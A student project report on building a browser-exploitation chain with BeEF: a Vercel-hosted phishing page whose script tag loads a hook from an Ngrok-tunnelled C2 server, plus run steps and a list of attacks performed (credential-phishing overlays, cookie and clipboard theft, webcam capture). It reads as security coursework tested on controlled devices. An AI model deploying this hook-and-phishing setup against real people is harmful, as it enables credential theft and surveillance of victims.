

BeEF Cloud Exploitation Platform

Final Project Report

December 6, 2025

Bilal Ahmad
FAST-NUCES Lahore
l227472@lhr.nu.edu.pk

M. Shahzad
FAST-NUCES Lahore
l227530@lhr.nu.edu.pk

Umair Imran
FAST-NUCES Lahore
l228370@lhr.nu.edu.pk

Abstract

This report documents the design, implementation, and security analysis of a browser exploitation platform developed using the Browser Exploitation Framework (BeEF). The project demonstrates a complete attack chain involving a cloud-hosted phishing page deployed on Vercel, network tunneling via Ngrok, and a local command-and-control server running on Kali Linux. While custom Python automation scripts were developed for real-time victim monitoring and detection, the primary exploitation phase utilizes the BeEF Web UI to execute granular attacks. The report details the hybrid architecture, execution flow, and security findings derived from testing on controlled devices.

Contents

1	Introduction	3
2	Project Architecture	3
2.1	Client-Side (Vercel Deployment)	3
2.2	Network Tunneling (Ngrok)	3
2.3	Server-Side (Kali Linux & BeEF)	3
3	Implementation Details	4
3.1	Phishing Infrastructure Code	4
3.2	Python Monitoring Script	4
4	Attack Methodology	4
4.1	Phase 1: Hooking the Victim	4
4.2	Phase 2: Exploitation via BeEF UI	5
5	Security Analysis & Findings	5
5.1	Results	5
5.1.1	1. Browser Manipulation	5
5.1.2	2. Social Engineering Campaigns	5
5.2	Performance Observations	6
5.3	Lessons Learned	6
6	Instructions to Run	7
6.1	Prerequisites	7
6.2	Step-by-Step Execution	7
7	Conclusion	7

1 Introduction

Browser-based exploitation remains a significant vector in modern cybersecurity threats. This project aims to demonstrate the practical application of the Browser Exploitation Framework (BeEF) to understand client-side vulnerabilities. By creating a convincing phishing scenario hosted on a public cloud platform (Vercel) and tunneling traffic to a local attacker machine, we simulate a real-world social engineering attack. The objective is to analyze how easily a user's browser can be hooked and what information can be extracted once a session is established.

2 Project Architecture

The system architecture is designed to mimic a sophisticated phishing campaign. It is divided into three distinct components: the Client-Side Infrastructure, the Network Tunneling layer, and the Server-Side Control Center.

2.1 Client-Side (Vercel Deployment)

To ensure high availability and credibility, the phishing landing page was developed using HTML, CSS, and JavaScript.

- **Development:** A responsive web page was created to mimic a legitimate service (i.e; prize claim).
- **Hosting:** The static site is deployed on **Vercel**, providing a legitimate-looking SSL-secured URL (HTTPS), which bypasses many browser security warnings associated with self-signed certificates.
- **Payload:** The page includes the BeEF hook (`hook.js`), which establishes a persistent connection back to the attacker's server upon page load.

2.2 Network Tunneling (Ngrok)

Since the BeEF server runs on a local Kali Linux machine behind a NAT (Network Address Translation), it is not directly accessible from the public internet. We utilized **Ngrok** to create a secure tunnel.

- Ngrok exposes the local BeEF port (3000) to a public URL.
- This allows the `hook.js` running on the victim's device (anywhere in the world) to communicate back to our local server seamlessly.

2.3 Server-Side (Kali Linux & BeEF)

The core of the operation runs on a Kali Linux environment:

- **BeEF Framework:** Acts as the Command and Control (C2) server, managing hooked browsers and delivering exploit modules.

- **Python Automation:** Custom scripts (`beef_controller.py`) were written to interact with the BeEF API. These scripts serve as a monitoring tool to detect when a new victim is hooked and display their metadata (IP, OS, Browser).
- **BeEF UI:** The primary interface used for executing complex attack modules and viewing detailed results.

3 Implementation Details

3.1 Phishing Infrastructure Code

The phishing page contains the critical hook injection. The following snippet demonstrates how the hook is embedded:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Secure Login</title>
5   <!-- Injection of BeEF Hook via Ngrok Tunnel -->
6   <script src="http://<ngrok-url>/hook.js"></script>
7 </head>
8 <body>
9   <!-- Phishing Content -->
10  <div class="login-container">
11    ...
12  </div>
13 </body>
14 </html>
```

Listing 1: Hook Injection in HTML

3.2 Python Monitoring Script

To streamline the workflow, a Python-based controller was developed. While BeEF provides a web interface, the script automates the detection phase, ensuring the attacker is alerted immediately upon a new connection.

Key Features of the Script:

- Connects to BeEF REST API using an authentication token.
- Polls for new hooked browsers every few seconds.
- Displays victim metadata (IP, OS, Browser) in the terminal.
- Alerts the operator to switch to the BeEF UI for exploitation.

4 Attack Methodology

4.1 Phase 1: Hooking the Victim

The attack begins by distributing the Vercel-hosted link to the target. Once the victim opens the link, the `hook.js` payload executes. The Python monitoring script detects this connection immediately and logs the session ID.

4.2 Phase 2: Exploitation via BeEF UI

Once a session is established, we utilize the BeEF Management UI for precise attack execution. We chose the UI over the script for attacks to leverage the visual feedback and granular control over module parameters.

The following categories of attacks were performed:

1. **Information Gathering:** Extracting cookies, browsing history, and clipboard data.
2. **Social Engineering:** Launching fake notification bars or Google phishing pop-ups to steal credentials.
3. **Media Capture:** Requesting webcam and microphone access to record audio and video.

5 Security Analysis & Findings

5.1 Results

During our testing on controlled devices (Android and Windows), we successfully executed several high-impact vectors, primarily focusing on social engineering and browser manipulation.

5.1.1 1. Browser Manipulation

We demonstrated full control over the victim's browser behavior:

- **Alert Dialogs:** We successfully triggered custom alert pop-ups to the user.
- **Raw JavaScript Execution:** We were able to execute arbitrary JavaScript code directly in the victim's browser context.
- **Redirection:** We successfully redirected the victim's tab to arbitrary URLs, effectively hijacking their navigation.

5.1.2 2. Social Engineering Campaigns

The most effective attacks relied on deceiving the user:

- **Fake Notification Bar:** A simulated browser notification bar was displayed, mimicking legitimate system messages to prompt user interaction.
- **Phishing Modules:** We successfully deployed high-fidelity phishing templates for both Google and Facebook. These modules presented realistic login overlays that captured entered credentials and sent them back to the BeEF server.




Figure 1: BeEF UI showing active hooked browser

5.2 Performance Observations

We observed significant latency differences between desktop and mobile targets. Mobile browsers (Chrome on Android) often throttle background JavaScript to save battery, causing delays in command execution. The Python monitoring script proved essential in confirming that the hook was still active during these latency periods.

5.3 Lessons Learned

- **HTTPS Importance:** Modern browsers block mixed content (loading HTTP scripts on HTTPS pages). Using Ngrok provided the necessary HTTPS tunnel to ensure the hook loaded correctly on the secure Vercel page.
- **Persistence:** The hook is lost if the user closes the tab. Techniques like "Pop-under" windows or social engineering (keeping the user engaged) are required to maintain persistence.

6 Instructions to Run

6.1 Prerequisites

- Kali Linux (VM or WSL)
- Python 3.x
- BeEF Framework (`sudo apt install beef-xss`)
- Ngrok account

6.2 Step-by-Step Execution

1. **Start Ngrok:** Expose port 3000 to the internet.

```
1 ngrok http 3000
2
```

2. **Update Hook URL:** Copy the Ngrok HTTPS URL into the `hook.js` reference in your Vercel project code and redeploy.

3. **Start BeEF:**

```
1 beef-xss
2
```

4. **Run Monitoring Script:**

```
1 python3 beef_controller.py
2
```

Select "Monitor for Victims" from the menu to watch for connections.

5. **Execute Attacks:**

- Open `http://localhost:3000/ui/panel` in your browser.
- Login with credentials (default: `beef/beef`).
- Select the hooked browser from the left panel.
- Go to the "Commands" tab and execute modules.

7 Conclusion

This project successfully demonstrated the end-to-end lifecycle of a browser-based attack. By combining cloud hosting (Vercel) with a powerful exploitation framework (BeEF), we highlighted the severity of client-side vulnerabilities. The integration of Python scripts for monitoring enhances the operational efficiency, ensuring no victim goes unnoticed, while the BeEF UI provides the depth required for sophisticated exploitation.